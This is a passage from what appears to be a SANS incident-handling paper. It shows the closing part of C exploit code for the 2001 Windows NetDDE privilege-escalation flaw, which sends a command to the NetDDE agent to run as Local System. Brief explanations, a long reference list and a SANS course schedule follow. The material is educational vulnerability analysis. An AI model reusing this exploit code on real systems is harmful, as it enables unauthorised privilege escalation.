        } else {
                // Try command line share
                sharenames=(char *)malloc(strlen(szShare)+2);
                memset(sharenames,'0',strlen(szShare)+2);
                strcpy(sharenames,szShare);
        }

        // Try all shares
        for(sharename=sharenames;(*sharename)!='\0';sharename+=
(strlen(sharename)+1)) {

                // Ask user
                if(szShare==NULL) {
                        char svPrompt[256];
                        _snprintf(svPrompt,256,"Try command
through the '%s' share?",sharename);
```

```
        if(MessageBox(NULL,svPrompt,"Confirmation",MB_YESNO|MB_
ICONQUESTION|MB_SETFOREGROUND)==IDNO)
                                continue;
                }
```

The above section gets the shares that are available to try.

```
                // Get NetDDE packet
                void *funky;
                int funkylen;
                funky=BuildNetDDEPacket(sharename, szCmdLine,
&funkylen);
                if(funky==NULL)
                        return -1;

                // Perform CopyData
                COPYDATASTRUCT cds;
                cds.cbData=funkylen;
                cds.dwData=0;
                cds.lpData=(PVOID)funky;
```

The above section actually creates the NetDDE Packet.

```
        SendMessage(hwnd,WM_COPYDATA,(WPARAM)hwnd,(LPARAM)&cds)
;

                // Free memory
                free(funky);

        }

        // Free memory
        free(sharenames);

        return 0;
}
```

The final section above sends the NetDDE packet as "WM_CopyData" to the NetDDE agent.

- **Variations on the Attack**

  There are no known variations to this attack.

- **Other**

  There are no other sections to present.

Part 7: References

References with Information on the Exploit:

@Stake. “NetDDE Message Vulnerability”. @Stake. 5 February 2001. URL: http://www.atstake.com/research/advisories/2001/a020501-1.txt (13 December 2003)

Security Focus. “Microsoft Windows 2000 Network DDE Escalated Privileges Vulnerability”. SecurityFocus. 5 February 2001 URL: http://www.securityfocus.com/bid/2341/info/ (20 October 2003)

Mitre.org. “Common Vulnerabilities and Exposures, The Key to Information Security CVE 2001-0015”. Mitre.Org. 5 February 2001 URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0015 (20 October 2003)

Microsoft Corporation. “Microsoft Security Bulletin MS01-007”, Microsoft, 5 February 2001. URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp (20 October 2003)

CERT Coordination Center. "Microsoft Windows 2000 Network Dynamic Data Exchange (DDE) executes code as Local System". Cert.Org. 13 July 2002. URL: http://www.kb.cert.org/vuls/id/107280 (20 October 2003)

CIAC Bulletin. "Microsoft Network DDE Agent Request Vulnerability". U.S. Department of Energy. 9 February 2001. URL: http://www.ciac.org/ciac/bulletins/l-044.shtml

Microsoft Corporation. “Microsoft Security Bulletin MS01-007, Revisions”. Microsoft. 5 February 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp

Other References Used in the Creation of This Paper:

Webopedia. “DDE”. Webopedia. No Publish Date. URL: http://www.webopedia.com/TERM/D/DDE.html (20 October 2003)

Microsoft Corporation. “Microsoft Security Bulletin MS-01-007, Frequently Asked Questions”. Microsoft. 5 February 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp (22 October 2003)

Microsoft Corporation. “Network Dynamic Data Exchange”. Microsoft. No Publication Date. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ipc/base/network_dde_functions.asp (23 October 2003)

@Stake. “NetDDE Message Vulnerability”, @Stake, 5 February 2001 URL: http://www.atstake.com/research/advisories/2001/a020501-1.txt (29 October 2003)

Murray, James D. Windows NT Event Logging, Sebastopol, CA: O’Reilly, September 1998, pp 262.

Whole Security Corporation. “Whole Security Home Page”, Whole Security. No Publication Date. URL: http://www.wholesecurity.com/ (15 November 2003)

Ted Harwood. “Providing Access to Citrix Metaframe Through a Firewall”. Informit.Com. 1 May 2002. URL: http://www.informit.com/isapi/product_id~%7B4663909B-C195-4095-BBC5-0A81B12C47DC%7D/content/index.asp

Google. “Google Search Engine”, Google. No Publication Date. URL: www.google.com (15 November 2003)

ARIN. “Whois Database”. American Registry for Internet Numbers. No Publication Date. URL: www.arin.net (16 November 2003)

Network Solutions. “Whois Database”. Network Solutions. No Publication Date. URL: http://www.networksolutions.com/en_US/whois/index.jhtml (16 November 2003)

Frank Riherd. “Reverse DNS Lookup”. 12dt.com. No Publication Date. URL: http://remote.12dt.com/rns/ (20 November 2003)

Computerized Horizons. WWW.DNSStuff.Com. Computerized Horizons. No Publication Date. URL: http://www.dnsstuff.com/ (21 November 2003)

Hunter.com. “Domain Name Server Lookup”, Hunter.Com. No Publication Date. URL: http://www2.hunter.com/~skh/scripts/dnslookup.html (21 November 2003)

Insecure.Org. “NMAP”. Insecure.Org. No Publication Date. URL: http://www.insecure.org/nmap/ (4 December 2003)

@Stake. “Network Utility Tools”. @Stake. No Publication Date. URL:http://www.atstake.com/research/tools/network_utilities/ (7 December 2003)

SourceForge. “Project: cryptcat - encrypting netcat: Summary”. SourceForge. No Publication Date. URL: http://sourceforge.net/projects/cryptcat/ (13 December 2003)

The SANS Institute. Incident Handling Step-by-Step and Computer Crime Investigation The SANS Institute, 2003

The SANS Institute. Computer and Network Hacker Exploits, Part 1 The SANS Institute, 2003

The SANS Institute. Computer and Network Hacker Exploits, Part 2 The SANS Institute, 2003

The SANS Institute. Computer and Network Hacker Exploits, Part 3 The SANS Institute, 2003

The SANS Institute. Computer and Network Hacker Exploits, Part 4 The SANS Institute, 2003

Rootkit.com. "RootKit – The Online Rootkit Magazine". Rootkit.com. No Publication Date. URL: http://www.rootkit.com (10 December 2003)

Carvey, H. "The Dark Side of NTFS (Microsoft's Scarlet Letter)". Carvey, H. No Publication Date. URL: http://patriot.net/~carvdawg/docs/dark_side.html (10 December 2003)

NMRC.Org. "The Hack FAQ, 17.0 NT Logging and Backdoors". Nomad Mobile Research Centre. No Publication Date. URL: http://www.nmrc.org/pub/faq/hackfaq/hackfaq-17.html (11 December 2003)

Vidsrom, Arne. "Winzapper", NTSecurity , No Publication Date. URL: http://www.ntsecurity.nu/toolbox/winzapper/ (13 December 2003)

Computer Associates. "eTrust Audit – Audit Log Repository". Computer Associates. Copyright 2003. URL: http://www3.ca.com/Solutions/Product.asp?ID=157 (13 December 2003)

Tangram Enterprise Solutions. "Asset Insight Overview", Tangram Enterprise Solutions. Copyright 2003. URL: http://www.tangram.com/ (13 December 2003)

CERT. "CSIRT Development". CERT Coordination Center. 13 October 2003. URL: http://www.cert.org/csirts/ (22 November 2003)

Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003)

Brooker, Denis E. Information Security Incident Response (IR) Guidelines for Information Security Administration, Help Desk, and Desktop Support, Unpublished Corporate Documents

United States Legislature. "Gramm-Leach-Bliley Act, 15 USC, Subchapter I, Sec. 6801-6809, Disclosure of Nonpublic Personal Information" United States Legislature, 12 November 1999. URL: http://www.ftc.gov/privacy/glbact/glbsub1.htm (13 December 2003)

United States Navy. “US Naval Observatory Master Clock”, United States Navy. No Publication Date. URL: http://tycho.usno.navy.mil/cgi-bin/anim (13 December 2003)

Forensic-Computers. “Specifications & Price List Forensic Air-Lite III”. Forensic Computers. No Publication Date. **URL**: http://www.forensic-computers.com/forensic_air-lite_iii.html (8 December 2003)

Russinovich, Mark and Cogswell, Bryce. “NEWSid”, Sysinternals.Com. No Publication Date. URL:http://www.sysinternals.com/ntw2k/source/newsid.shtml (6 December 2003)

Last Updated: June 24th, 2018

Upcoming SANS Penetration Testing

SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor